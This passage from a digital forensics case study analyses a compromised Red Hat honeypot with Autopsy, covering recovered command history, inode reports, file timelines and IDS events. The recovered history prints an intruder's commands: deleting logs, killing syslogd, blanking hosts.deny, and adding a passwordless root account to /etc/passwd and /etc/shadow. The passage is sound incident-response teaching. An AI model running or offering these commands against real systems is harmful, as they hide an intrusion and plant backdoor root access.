Data unit ‘188701’ appears to contain a command history such as that, which would be found within a ‘.bash_history’ file. The commands may possibly include system configuration commands that were executed before the system was compromised as well as the initial commands the intruder executed.

The Autopsy ASCII report for this data unit is displayed in Table 70, however when this information is correlated with the timeline, it appears that ‘uptime’ is the first command executed by the intruder, with the previous commands being executed prior to the system compromise, this would need to be proven by correlating the commands here with the file system timeline activity.

Table 70 Case Study 03 - Autopsy ASCII Report for Data Unit '188701' on 'honeypot.hda8.dd'

```

Autopsy ascii Fragment Report
-----
                        GENERAL INFORMATION
Fragment: 188701
Fragment Size: 1024
Not allocated to any meta data structures
MD5 of raw Fragment: 2f17237d68d7710c93dc188c6dca9486
MD5 of ascii output: b115c3067a50b2e99c1e24f2b46fbec
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext
Date Generated: Wed Sep 28 03:45:34 2005
Investigator: Anthony
-----
                        CONTENT
mkdir /floppy
mount /dev/fd0 /floppy
cd /floppy
ls
rm *gz
./init
cd
umount /floppy
exit
ifconfig -a
cd /etc/sysconfig
ls
vi network
ls
ls
cd *pts
ls
cd ../net*pts
ls
vi *eth0
ifconfig eth0 172.16.1.107 broadcast 172.16.1.255 netmask 255.255.255.0 up
ifconfig -a
ifconfig eth0 broadcast 172.16.1.255
ifconfig eth0 netmask 255.255.255.0
ifconfig eth0 netmask 255.255.255.0
ifconfig -a
route add default gw 172.16.1.254
netstat -nr
exit
uptime
rm -rf /etc/hosts.deny
touch /etc/hosts.deny

```

```

rm -rf /var/log/wtmp
touch /var/log/wtmp
killall -9 klogd
killall -9 syslogd
rm -rf /etc/rc.d/init.d/*log*
echo own:x:0:0::/root:/bin/bash >> /etc/passwd
echo adm1:x:5000:5000:Tech Admin:/tmp:/bin/bash >> /etc/passwd
echo own::10865:0:99999:7:-1:-1:134538460 >> /etc/shadow
echo adm1:Yi2yCGHo0wOwg:10884:0:99999:7:-1:-1:134538412 >> /etc/shadow
cat /etc/inetd.conf | grep tel
exit
.....
-----
                        VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

Data unit ‘107880’ appears to be a copy of the ‘/etc/passwd’ file containing the ‘adm1’, and ‘own’ user accounts and states the location of the home directories for these accounts to be ‘/tmp’ for ‘adm1’, and ‘/root’ for the ‘own’ account.

The ‘.bash_history’ files within these directories have been replaced with a symbolic link to ‘/dev/null’. The Autopsy Inode Report for Inode ‘22191’ which is pointed to by file ‘/tmp/.bash_history’ is listed in Table 71:

Table 71 Case Study 03 - Autopsy Inode Report for Inode '22191' on 'honeypot.hda8.dd'

```

Autopsy Inode Report
-----
                        GENERAL INFORMATION
Inode: 22191
Pointed to by file(s):
    /tmp/.bash_history
MD5 of istat output: 12341768b5526687863d6504414094ad
SHA-1 of istat output: 9e2818005365fc879bb4551b275cdc778534d357
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext
Date Generated: Thu Sep 29 04:31:27 2005
Investigator: Anthony
-----
                        META DATA INFORMATION
inode: 22191
Allocated
Group: 11
Generation Id: 640190332
symbolic link to: /dev/null
uid / gid: 0 / 0
mode: lrwxrwxrwx
size: 9
num of links: 1
Inode Times:
Accessed:Wed Nov  8 08:59:52 2000
File Modified:Wed Nov  8 08:52:10 2000
Inode Modified:Wed Nov  8 08:52:10 2000
Direct Blocks:
0
File Type: data
-----
                        VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

The Autopsy Inode Report for Inode '46636' which is pointed to by file '/root/.bash_history' is listed in Table 72:

Table 72 Case Study 03 - Autopsy Inode Report for Inode '46636' on 'honeypot.hda8.dd'

Autopsy Inode Report

GENERAL INFORMATION
Inode: 46636 Pointed to by file(s): /root/.bash_history MD5 of istat output: 06cf2d5c0ab333e3cf92385de3933a21 SHA-1 of istat output: fc90777fa0becab834aaa75b2c922d538a9068d8 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd' Offset: Full image File System Type: ext Date Generated: Thu Sep 29 04:33:35 2005 Investigator: Anthony

META DATA INFORMATION
inode: 46636 Allocated Group: 23 Generation Id: 640190329 symbolic link to: /dev/null uid / gid: 0 / 0 mode: lrwxrwxrwx size: 9 num of links: 1 Inode Times: Accessed: Wed Nov 8 20:37:38 2000 File Modified: Wed Nov 8 08:52:09 2000 Inode Modified: Wed Nov 8 08:52:09 2000 Direct Blocks: 0 File Type: data

VERSION INFORMATION
Autopsy Version: 2.05 The Sleuth Kit Version: 2.02

With both '.bash_history' files being symbolic links to '/dev/nul' the data found in data unit '188701' is invaluable, as it appears this information contains commands issued before the symbolic link to '/dev/nul' was made.

6.4.4.9 Creation of a Timeline

The next step for this investigation is to create a timeline of file activity, as this may be useful to identify places where the analysis should proceed to. It must be noted that file times can be easily modified by an attacker, so they can not be 100% trusted.

Files have at least three times associated with them, the details of each time varies with the file system type. The partition images are an EXT2FS file system (This is known from when the images were imported into Autopsy, which automatically detected the file system type), therefore modified, accessed, and changed times exist. The EXT2FS file system also has a Deleted time, but it is not displayed in the timeline.

Autopsy provides a mechanism for creating timelines of file activity that is available by selecting 'File Activity Time Lines' from the Host Manager.




Figure 91 Case Study 03 - Autopsy - File Activity Timelines

Within the 'File Activity Timelines' screen (Figure 91) the investigator can create a 'Data File' that will be used to create a timeline from by selecting the 'Create Data File' option (Figure 92).




Figure 92 Case Study 03 - Autopsy - File Activity Timelines – Create Data File

The ‘Create Data File’ process allows the investigator to select which partitions to gather meta-data structures from, and also what types of meta-data data structures to include. As stated in section 5.3.6 on page 73, meta-data structures are available for allocated files, unallocated files, and unallocated inodes.

As with many of the output files generated by Autopsy the ability to generate an MD5 hash value is available to ensure the integrity of output files created.



Figure 93 Case Study 03 - Autopsy - File Activity Timelines – Create Data File Results

The data file generated (Figure 93) contains the following information for each item of file or directory activity:

- File / Directory Name
- Inode
- Access Rights
- Link Count
- User ID
- Group ID
- Size
- A-Time
- M-Time
- C-Time
- Block Size

Table 73 lists a small sample from the timeline data file generated:

Table 73 Case Study 03 - Sample output for timeline input data file

0	/usr/bin/uptime	0	17088	33133	-/-r-xr-xr-x	1	0	0	2836	973693553	952452206	973386197	4096	0
0	/etc/hosts.deny	0	26217	33188	-/-rw-r--r--	1	0	0	973694718	973693575	973693575	1024	0	
0	/etc/rc.d/init.d	0	62497	16877	d/drwxr-xr-x	2	0	0	1024	973693611	973695229	973695229	1024	0

Once a data file has been generated Autopsy can use this file to generate a sorted timeline of events (Figure 94).

Now we will sort the data and save it to a timeline.

1. Select the data input file (body):
☒ body
2. Enter the starting date:
 None: ☐
 Specify: ☒ Nov 7 2000
3. Enter the ending date:
 None: ☐
 Specify: ☒ Sep 1 2005
4. Enter the file name to save as:
 output/timeline.txt
5. Select the UNIX image that contains the /etc/passwd and /etc/group files:
 honeypot.hda8.dd-0-0 (/)
6. Choose the output format:
☒ Tabulated (normal)
☐ Comma delimited with hourly summary
☐ Comma delimited with daily summary
7. Generate MD5 Value? ☒

OK

Figure 94 Case Study 03 - Autopsy - File Activity Timelines – Create Time Line

The background information states that the IDS detected an event on November 07 2000, so the starting date for the timeline is set to November 07 2000, and no ending date is specified.

The images are from a UNIX file system so by selecting the partition image that contains the '/etc/password' and '/etc/group' files the 'UID' and 'GID' values will be changed to the actual names of these identifiers in the output.

The standard output of the timeline is best viewed in a text editor (rather than the Autopsy Forensic Browser), however if the investigator wants to import this information into a spreadsheet or database it may be output in a comma delimited format.

By selecting 'OK' a timeline with the standard output will be generated (Figure 95).



Figure 95 Case Study 03 - Autopsy - File Activity Timelines – Create Time Line Results

The Time Zone that was used when configuring the Case is used in the creation of timelines to ensure that the times retrieved are relevant to the compromised system and not the analysis system. If incorrect Time Zone information is used during the case configuration, then the results displayed in the timeline will be skewed, thus making reports of activity inaccurate. As stated earlier, unfortunately neither the online manual, nor the onscreen prompts inform the investigator of this problem.

Table 74 lists a small example of the timeline generated:

Table 74 Case Study 03 - Sample output for timeline data file

Wed Nov 08 2000 08:25:53	2836	.a.	-/-r-xr-xr-x	root	root	17088	/usr/bin/uptime
Wed Nov 08 2000 08:26:15	0	m.c	-/-rw-r--r--	root	root	26217	/etc/hosts.deny
Wed Nov 08 2000 08:26:51	1024	.a.	d/drwxr-xr-x	root	root	62497	/etc/rc.d/init.d

This activity shows the ‘uptime’ command being accessed (possibly executed), the ‘/etc/hosts.deny’ file was modified, (the new file size is 0, so it may have been blanked out), and finally the ‘/etc/rc.d/init.d’ folder was accessed.

Figure 96 illustrates the same sample as viewed within the Autopsy Forensic Browser:

<- Oct 2000 Summary Dec 2000 ->							
<div> <div>Nov</div> <div>2000</div> <div>OK</div> </div>							
Wed Nov 08 2000 08:25:53	1024	.a	d/drwxr-xr-x	root	root	2030	/etc/passwd
Wed Nov 08 2000 08:25:53	2836	.a	-r-xr-xr-x	root	root	17088	/usr/bin/uptime
Wed Nov 08 2000 08:26:15	0	m.c	-rwxr-xr-x	root	root	26217	/etc/hosts.deny
Wed Nov 08 2000 08:26:51	1024	.a	d/drwxr-xr-x	root	root	62497	/etc/rc.d/init.d

Figure 96 Case Study 03 - Autopsy - File Activity Timelines – View Timeline

The ‘View Timeline’ mode of Autopsy will display the file system events for a single month on one page at a time, this method does not make searching large timelines easy, which is why the standard timeline is best viewed with a text editor.

For reference purposes a complete copy of the timeline created here is provided in Appendix A.

6.4.4.10 Analysis of a Timeline

With a timeline generated, an investigator can then analyse the information contained in the timeline to help identify places within the file system where the analysis should proceed to.

The first couple of lines from the timeline are listed in Table 75:

Table 75 Case Study 03 - Timeline data

Tue Nov 07 2000 04:02:03	238767	.a. -rw-r-----	root	slocate	4040	<honeypot.hda7.dd-dead-4040>
Tue Nov 07 2000 04:02:06	238767	m.. -rw-r-----	root	slocate	4040	<honeypot.hda7.dd-dead-4040>

Nov 07 - 04:02:03

The background information states that the IDS detected an event on November 07th 2000 at 23:11:06; the generated timeline contains only two entries for November 07th at 04:02. Even though the background information states the IDS and the Compromised machine had synchronised times it would be wise to prove this point before accepting it as fact and it is for this reason that we do not ignore these two entries.

Timeline information prior to November 07th will be ignored unless no further leads are found in the remainder of the timeline information.

The first two entries are related to the same deleted file (or Unallocated Inode). The filename “<honeypot.hda7.dd-dead-4040>” indicates this file is from the partition image “honeypot.hda7.dd”, and its meta-data structure is “4040”. It is possible to view the details of this structure by using the ‘Metadata Analysis Mode’ of Autopsy.

Warning: It is extremely important that the correct partition image has been selected, as the meta-data structure “4040” (if it exists) will represent completely different data on the other partition images.

The meta-data structure for Inode '4040' is detailed in Figure 97:

Inode Number: 4040

VIEW

ALLOCATION LIST

Pointed to by file:
inode not currently used

File Type (Recovered):
data

MD5 of recovered content:
6e0a9aec442c794bd39fc61101eac241

☒ Exclude Database **LOOKUP**

SHA-1 of recovered content:
b6f96be46887c81eaf611457d1113edcaaea6b9c

Details:
inode: 4040
Not Allocated
Group: 2
Generation Id: 640190213
uid / gid: 0 / 21
mode: -rw-r-----
size: 238767
num of links: 0

Inode Times:
Accessed: Tue Nov 7 04:02:03 2000
File Modified: Tue Nov 7 04:02:06 2000
Inode Modified: Wed Nov 8 04:02:06 2000
Deleted: Wed Nov 8 04:02:06 2000

Direct Blocks:
16884 16885 16886 16887 16888 16889 16890 16891
16892 16893 16894 16895 16897 16898 16899 16900
16901 16902 16903 16904 16905 16906 16907 16908
16909 16910 16911 16912 16913 16914 16915 16916
16917 16918 16919 16920 16921 16922 16923 16924
16925 16926 16927 16928 16929 16930 16931 16932
16933 16934 16935 16936 16937 16938 16939 16940
16941 16942 16943 16944 16945 16946 16947 16948
16949 16950 16951 16952 16953 16954 16955 16956
16957 16958 16959 16960 16961 16962 16963 16964
16965 16966 16967 16968 16969 16970 16971 16972
16973 16974 16975 16976 16977 16978 16979 16980
16981 16982 16983 16984 16985 16986 16987 16988
16989 16990 16991 16992 16993 16994 16995 16996
16997 16998 16999 17000 17001 17002 17003 17004
17005 17006 17007 17008 17009 17010 17011 17012
17013 17014 17015 17016 17017 17018 17019 17020
17021 17022 17023 17024 17025 17026 17027 17028
17029 17030 17031 17032 17033 17034 17035 17036
17037 17038 17039 17040 17041 17042 17043 17044
17045 17046 17047 17048 17049 17050 17051 17052
17053 17054 17055 17056 17057 17058 17059 17060
17061 17062 17063 17064 17065 17066 17067 17068
17069 17070 17071 17072 17073 17074 17075 17076
17077 17078 17079 17080 17081 17082 17083 17084
17085 17086 17087 17088 17089 17090 17091 17092
17093 17094 17095 17096 17097 17098 17099 17100
17101 17102 17103 17104 17105 17106 17107 17108
17109 17110 17111 17112 17113 17114 17115 17116
17117 17118

Indirect Blocks:
16896

Figure 97 Case Study 03 - Autopsy - Metadata Structure - '4040'

The meta-data structure displays information including filename (if it can be found), file type (output from 'file' tool), and MD5 value of the file.

If Autopsy has been configured to use hash databases, then the investigator can select which databases to look for the file in.

The remaining information is file system type dependent; however in general, the allocation status will be given as well as the size and each data unit that it has allocated.

These details are for an Inode meta-data structure from a LINUX 'ext2' file system so the following details are also displayed:

- Inode Number
- Ownership Details
- Mode Details
- Number of Links
- Access Time
- File Modified Time
- Inode Modified Time
- File Deleted Time

The 'Report' option generates an ASCII report with the structure details, MD5 values, and dates in it. The 'View Contents' option displays the allocated data contents as one large file. The 'Export' option allows one to save the data contents to a file. The 'Add Note' button allows one to add a comment about this structure so it can be later recalled.

Table 76 lists the Autopsy Inode Report created for Inode '4040' on the 'honeypot.hda7.dd' partition image:

Table 76 Case Study 03 - Autopsy Inode Report for Inode '4040' on 'honeypot.hda7.dd'

<div>Autopsy Inode Report</div> <div>-----</div> <div>GENERAL INFORMATION</div> <div>Inode: 4040 Pointed to by file(s): inode not currently used MD5 of istat output: 70d4b6833e76c123d8d66383a43ae15d SHA-1 of istat output: 7c770ee5alfad2cd5cdf78c2406187d5ddac48 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda7.dd' Offset: Full image File System Type: ext Date Generated: Wed Sep 14 02:44:12 2005 Investigator: Anthony</div> <div>-----</div>
--

META DATA INFORMATION					
inode:	4040				
Not Allocated					
Group:	2				
Generation Id:	640190213				
uid / gid:	0 / 21				
mode:	-rw-r-----				
size:	238767				
num of links:	0				
Inode Times:					
Accessed:	Tue Nov 7 04:02:03 2000				
File Modified:	Tue Nov 7 04:02:06 2000				
Inode Modified:	Wed Nov 8 04:02:06 2000				
Deleted:	Wed Nov 8 04:02:06 2000				
Direct Blocks:					
16884 16885 16886 16887 16888 16889 16890 16891					
16892 16893 16894 16895 16897 16898 16899 16900					
16901 16902 16903 16904 16905 16906 16907 16908					
16909 16910 16911 16912 16913 16914 16915 16916					
16917 16918 16919 16920 16921 16922 16923 16924					
16925 16926 16927 16928 16929 16930 16931 16932					
16933 16934 16935 16936 16937 16938 16939 16940					
16941 16942 16943 16944 16945 16946 16947 16948					
16949 16950 16951 16952 16953 16954 16955 16956					
16957 16958 16959 16960 16961 16962 16963 16964					
16965 16966 16967 16968 16969 16970 16971 16972					
16973 16974 16975 16976 16977 16978 16979 16980					
16981 16982 16983 16984 16985 16986 16987 16988					
16989 16990 16991 16992 16993 16994 16995 16996					
16997 16998 16999 17000 17001 17002 17003 17004					
17005 17006 17007 17008 17009 17010 17011 17012					
17013 17014 17015 17016 17017 17018 17019 17020					
17021 17022 17023 17024 17025 17026 17027 17028					
17029 17030 17031 17032 17033 17034 17035 17036					
17037 17038 17039 17040 17041 17042 17043 17044					
17045 17046 17047 17048 17049 17050 17051 17052					
17053 17054 17055 17056 17057 17058 17059 17060					
17061 17062 17063 17064 17065 17066 17067 17068					
17069 17070 17071 17072 17073 17074 17075 17076					
17077 17078 17079 17080 17081 17082 17083 17084					
17085 17086 17087 17088 17089 17090 17091 17092					
17093 17094 17095 17096 17097 17098 17099 17100					
17101 17102 17103 17104 17105 17106 17107 17108					
17109 17110 17111 17112 17113 17114 17115 17116					
17117 17118					
Indirect Blocks:					
16896					
File Type:	data				

VERSION INFORMATION					
Autopsy Version:	2.05				
The Sleuth Kit Version:	2.02				

The recovered contents of the file allocation blocks that were associated with Inode ‘4040’ appear to be some form of binary index file with many file names listed within the contents of the data blocks. The recovered data blocks total 233 Kilobytes and these may be exported for further analysis if required.

The next couple of lines from the timeline are listed in Table 77:

Table 77 Case Study 03 - Timeline data

Wed Nov 08 2000 04:02:00	53 .a. -/-rwxr-xr-x root	root	40361	/etc/cron.daily/inn-cron-rnews
	0 ma. -/-rw-r--r-- root	root	26218	/var/lock/makewhatis.lock (deleted)

Nov 08 - 04:02:00

The activity on November 08 at 04:02 is for the `/etc/cron.daily/inn-cron-rnews` file, this file name, and the following file activity for `/var/lock/makewhatis.lock` points towards a 'Cron' ²⁶scheduled task. The reference system that has been configured confirms that a default Red Hat 6.2 Server installation has a task scheduled to run at 04:02 each day. The default scheduled daily task runs the following commands:

- `inn-cron-expire`
- `inn-cron-rnews`
- `logrotate`
- `makewhatis.cron`
- `slocate.cron`
- `tmpwatch`

The `logrotate` and `slocate` commands would access many files, especially the `slocate` command as this is used to securely index files on the system, each file it indexes would have its 'File Access Time' modified.

In order to double check the compromised system executes the same daily task Autopsy can be used to view the contents of `/etc/cron.daily` folder to verify the scripts listed match those found on the reference system.

It is possible to view the contents of the `/etc/cron.daily` folder by selecting the `'honeypot.hda8.dd-0-0'` from the 'Host Manager' and using the 'File Analysis' mode (Figure 98) of Autopsy.

²⁶ Cron is a UNIX program that runs programs at scheduled times.




Figure 98 Case Study 03 - Autopsy - File Browser Mode

Entering '/etc/cron.daily/' into the 'Directory Seek' text box and selecting 'View' retrieves the listing for the '/etc/cron.daily/' folder, and the results match those found within the reference system's '/etc/cron.daily/' folder (Figure 99).

<div>Directory Seek</div> <div>Enter the name of a directory that you want to view</div> <div>/etc/cron.daily/</div> <div>VIEW</div>	<div>Current Directory: /etc/ /cron.daily/</div> <div>ADD NOTEGENERATE MDS LIST OF FILES</div>									
	DEL	Type dir / in	NAME🔍	MODIFIED	ACCESSED	CHANGED	SIZE	UID	GID	META
<div>File Name Search</div> <div>Enter a Perl regular expression for the file names you want to find</div> <div>SEARCH</div> <div>ALL DELETED FILES</div> <div>EXPAND DIRECTORIES</div>	d / d	./ /	2000.11.08 21:10:11 (CST)	2000.11.08 08:53:28 (CST)	2000.11.08 21:10:11 (CST)	3072	0	0	26209	
	d / d	./ /	2000.11.04 19:04:18 (CST)	2000.11.08 04:02:06 (CST)	2000.11.04 19:04:18 (CST)	1024	0	0	40322	
	r / r	0anacron	2000.03.03 10:41:16 (CST)	2000.11.08 04:02:00 (CST)	2000.11.04 18:56:55 (CST)	276	0	0	40323	
	r / r	inn-cron-expire	2000.03.02 12:08:11 (CST)	2000.11.08 04:02:00 (CST)	2000.11.04 18:59:42 (CST)	77	0	0	40360	
	r / r	inn-cron-rnews	2000.03.02 12:08:11 (CST)	2000.11.08 04:02:00 (CST)	2000.11.04 18:59:42 (CST)	53	0	0	40361	
	r / r	logrotate	2000.02.24 12:15:32 (CST)	2000.11.08 04:02:00 (CST)	2000.11.04 19:02:03 (CST)	51	0	0	40362	
	r / r	makewhatis.cron	2000.02.29 18:03:36 (CST)	2000.11.08 04:02:02 (CST)	2000.11.04 19:02:08 (CST)	402	0	0	40363	
	r / r	slocate.cron	2000.02.03 12:29:47 (CST)	2000.11.08 04:02:06 (CST)	2000.11.04 19:04:04 (CST)	102	0	0	40364	
	r / r	tmpwatch	2000.02.14 13:57:58 (CST)	2000.11.08 04:02:06 (CST)	2000.11.04 19:04:18 (CST)	104	0	0	40365	

Figure 99 Case Study 03 - Autopsy - '/etc/cron.daily/' Folder view

A comparison of both file sizes and file content is performed to guarantee the contents of the '/etc/cron.daily' folder are a match between the compromised system and the reference system. With this information confirmed it is accepted that the default scheduled task is run at 04:02 which in turn would affect many files by modifying their accessed time.

Further analysis of the timeline indicates that the next 1242 file activity events (up until November 08, 08:25:53) could be easily related to the scheduled daily tasks as the only activity that occurs during this period actually occurs between 04:02:00 and 04:02:06. Merely six seconds had passed during this time, which gives a good indication of the speed at which file system information can be updated.

Nov 08 - 08:25:53

At 08:25:53 the access time on the file '/usr/bin/uptime' is updated, this may indicate that this program file has been executed.

Nov 08 - 08:26:15

At 08:26:15 a modified and changed event occurs on '/etc/hosts.deny' which has a file size of 0. This file may have been blanked out as a default Red Hat 6.2 Server installation includes a '/etc/hosts.deny' file with a file size of 347 bytes. Using the 'File Analysis' mode of Autopsy an investigator can confirm that the file '/etc/hosts.deny' is indeed empty (Figure 100).

The screenshot shows the Autopsy File Analysis window. The sidebar on the left has two main sections: 'Directory Seek' and 'File Name Search'. The 'Directory Seek' section has a text input field for a directory name and a 'VIEW' button. The 'File Name Search' section has a text input field for a Perl regular expression and a 'SEARCH' button. The main pane is titled 'All files with 'hosts.deny' in the name' and contains a table of files. The table has the following columns: DEL, Type, NAME, MODIFIED, ACCESSED, CHANGED, SIZE, UID, GID, and META. A single file is listed: /etc/hosts.deny, with a size of 0. Below the table, the file's contents are shown as 'File Type: empty'.

DEL	Type	NAME	MODIFIED	ACCESSED	CHANGED	SIZE	UID	GID	META
	r / r	/etc/hosts.deny	2000.11.08 08:26:15 (CST)	2000.11.08 08:45:18 (CST)	2000.11.08 08:26:15 (CST)	0	0	0	26217

File Type: empty

Figure 100 Case Study 03 - Autopsy - '/etc/hosts.deny' File Contents

Selecting the 'Add Note' link allows the investigator to enter a note for this file (Figure 101):

The dialog box is titled "Enter a note for /etc/hosts.deny (26217):". It contains a text area with the following text: "This file appears to have been blanked by the intruder. Within a default Red Hat 6.2 Server installation this file has a filesize of 347 bytes." Below the text area is a checkbox labeled "Add a Standard Note" which is checked. At the bottom of the dialog is an "OK" button.

Figure 101 Case Study 03 - Autopsy - '/etc/hosts.deny' Add Note

The dialog box shows the results of adding the note. It contains the following text: "Note added to /forensics/ev.locker/CaseStudy03/Server/logs/Anthony.notes:", "Thu Sep 22 09:39:47 2005 File: /etc/hosts.deny", "Volume: vol1 Meta: 26217", "M-time: Wed Nov 8 08:26:15 2000", "A-time: Wed Nov 8 08:45:18 2000", "C-time: Wed Nov 8 08:26:15 2000", "This file appears to have been blanked by the intruder. Within a default Red Hat 6.2 Server installation this file has a filesize of 347 bytes.", "M-Time sequence event added", and "You can view the notes and events from the Host Manager View". At the bottom are two buttons: "VIEW NOTES" and "EVENT SEQUENCER".

Figure 102 Case Study 03 - Autopsy - '/etc/hosts.deny' Add Note Results

Figure 103 illustrates how notes can appear within the event sequencer:

Event Sequencer		
Date & Time	Source	Event & Note
Nov 07, 2000 23:11:06	ids	RPC Info Query: 216.216.74.2:963 -> 172.16.1.107:111
Nov 07, 2000 23:11:31	ids	IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1209
Nov 07, 2000 23:11:31	ids	spp_portscan: portscan status from 216.216.74.2: 2 connections across 1 hosts: TCP(2), UDP(0)
Nov 07, 2000 23:11:34	ids	IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1210
Nov 07, 2000 23:11:47	ids	spp_portscan: portscan status from 216.216.74.2: 2 connections across 2 hosts: TCP(2), UDP(0)
Nov 07, 2000 23:11:51	ids	IDS15 - RPC - portmap-request-status: 216.216.74.2:709 -> 172.16.1.107:111
Nov 07, 2000 23:11:51	ids	IDS362 - MISC - Shellcode X86 NOPS-UDP: 216.216.74.2:710 -> 172.16.1.107:871
Nov 08, 2000 08:26:15	/etc/hosts.deny	[M-Time]This file appears to have been blanked by the intruder. Within a default Red Hat 6.2 Server installation this file has a filesize of 347 bytes.

Figure 103 Case Study 03 - Autopsy - Event Sequencer

The change to ‘/etc/hosts.deny’ correlates with the information found in data unit ‘188701’ on the ‘honeypot.hda8.dd’ partition image.

Log fragments found in data unit ‘1874’ on the ‘honeypot.hda9.dd’ partition image indicate the intruder made an alternate connection from ‘c871553-b.jffsn1.mo.home.com’ on Nov 08 at 08:28:41. The next set of lines from the timeline is listed in Table 78:

Table 78 Case Study 03 - Timeline data

Wed Nov 08 2000 08:29:27	63728	.a. -/-rwxr-xr-x	root	root	16125	/usr/bin/ftp
Wed Nov 08 2000 08:33:42	1024	.a. d/drwx-----	daemon	daemon	58465	/var/spool/at
Wed Nov 08 2000 08:45:18	0	.a. -/-rw-r--r--	root	root	26217	/etc/hosts.deny
	31376	.a. -rwxr-xr-x	root	root	93839	<honeypot.hda5.dd-dead-93839>
	161	.a. -/-rw-r--r--	root	root	26216	/etc/hosts.allow
Wed Nov 08 2000 08:45:19	63	.a. -/-rw-r--r--	root	root	26573	/etc/issue.net
Wed Nov 08 2000 08:45:24	1504	.a. -/-rw-r--r--	root	root	18147	/etc/security/console.perms

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At 08:29:27 the ‘/usr/bin/ftp’ program was executed

Nov 08 - 08:45:18

At 08:45:18 an access was made to a deleted file (or Unallocated Inode). The filename ‘<honeypot.hda5.dd-dead-93839>’ indicates the file is from the partition images ‘honeypot.hda5.dd’, and its meta-data structure is ‘93839’. Using the same procedure as was used to inspect the contents of the filename ‘<honeypot.hda7.dd-

dead-4040>' (Table 79) which featured earlier in the timeline it appears this file is a telnet daemon. The file size and strings comparison on the data blocks coincides with that of the '/usr/sbin/in.telnetd' found on the reference Red Hat 6.2 Server Installation.

Table 79 Case Study 03 - Autopsy Inode Report for Inode '93839' on 'honeypot.hda5.dd'

Autopsy Inode Report

GENERAL INFORMATION
Inode: 93839
Pointed to by file(s):
inode not currently used
MD5 of istat output: 0f4d3ae8ff95c91751da01086f8ab75b
SHA-1 of istat output: 03b25e4898c407a8254ccb2b4f08cc54fa205590
